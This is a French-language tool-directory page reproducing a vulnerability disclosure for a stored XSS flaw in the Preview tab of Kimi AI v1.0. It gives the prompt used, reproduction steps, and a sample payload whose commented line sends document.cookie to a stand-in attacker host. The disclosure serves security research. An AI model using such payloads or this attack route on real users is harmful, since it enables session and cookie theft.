
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-39107 — Divulgation détaillée d'une vulnérabilité XSS stockée dans l'onglet Preview de Kimi AI v1.0, incluant le scénario d'attaque, le PoC et des recommandations de remédiation pour les chercheurs en sécurité. | Kitploit
Outils/GitHubGitHub/mgtx2/cve-2026-39107
Analyse des VulnérabilitésExploitation d'Applications WebSécurité WebArticles et RechercheApprentissage et Éducation
GitHubmgtx2/cve-2026-39107

CVE-2026-39107

Divulgation détaillée d'une vulnérabilité XSS stockée dans l'onglet Preview de Kimi AI v1.0, incluant le scénario d'attaque, le PoC et des recommandations de remédiation pour les chercheurs en sécurité.

Voir le dépôt
32il y a 5 moisPas encore vérifié
Partager

CVE-2026-39107 : Cross-Site Scripting (XSS) dans Kimi AI v1.0

Description

Une vulnérabilité de type Cross-Site Scripting (XSS) existe dans la fonctionnalité « Preview » de l'interface web Kimi AI v1.0. L'application ne parvient pas à nettoyer ou encoder correctement les charges utiles HTML/JavaScript générées par le modèle d'IA. Lorsqu'un utilisateur bascule vers l'onglet « Preview » pour visualiser le code généré par l'IA, la charge utile malveillante est rendue directement dans le DOM, entraînant l'exécution de JavaScript arbitraire dans la session du navigateur de la victime.

Chercheur

Mustafa Hameed

Détails de la vulnérabilité

  • Type de vulnérabilité : Cross-Site Scripting (XSS) stocké / de type stocké via la réponse de l'IA
  • Produit concerné : Kimi AI
  • Version concernée : v1.0
  • Composant concerné : onglet « Preview » / composant de rendu du code

Scénario d'attaque et exploitation

La vulnérabilité peut être exploitée en demandant à l'IA de générer un outil de sécurité ou un script (par exemple, un scanner XSS automatisé similaire à XSStrike) contenant des charges utiles intégrées. L'IA génère le code source de l'application demandée mais intègre la charge utile malveillante dans le framework HTML/JavaScript. Lorsque la victime accède à l'onglet « Preview » pour tester ou visualiser l'outil généré, la charge utile malveillante intégrée contourne l'assainissement et s'exécute immédiatement.

Invite utilisée :

"Créez un simple outil de scanner XSS basé sur le web, similaire à XSStrike. Incluez une interface avec une liste de charges utiles pour l'analyse."

Exemple de charge utile malveillante intégrée :

<script>
    alert('mustafa');
// Potential for malicious action: fetch('http://attacker.com/log?cookie=' + document.cookie)
</script>

Étapes de reproduction

1.Connectez-vous à la plateforme web Kimi AI.

2.Fournissez l'invite demandant la création d'un outil (comme le clone de XSStrike) contenant le code du scanner.

3.Attendez que le modèle d'IA génère entièrement la réponse en code.

4.Cliquez sur l'onglet « Preview » dans l'interface de chat pour afficher l'application rendue.

5.L'application ne parvient pas à filtrer le contexte JavaScript dans le conteneur d'aperçu, ce qui déclenche l'exécution immédiate du script dans le navigateur de la victime.

Preuve de concept (PoC)


Vous trouverez ci-dessous la capture d'écran démontrant l'exécution réussie de la charge utile XSS. Le JavaScript malveillant se déclenche immédiatement lors de l'accès à l'onglet 'Preview' :

XSS
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    352
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    291

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





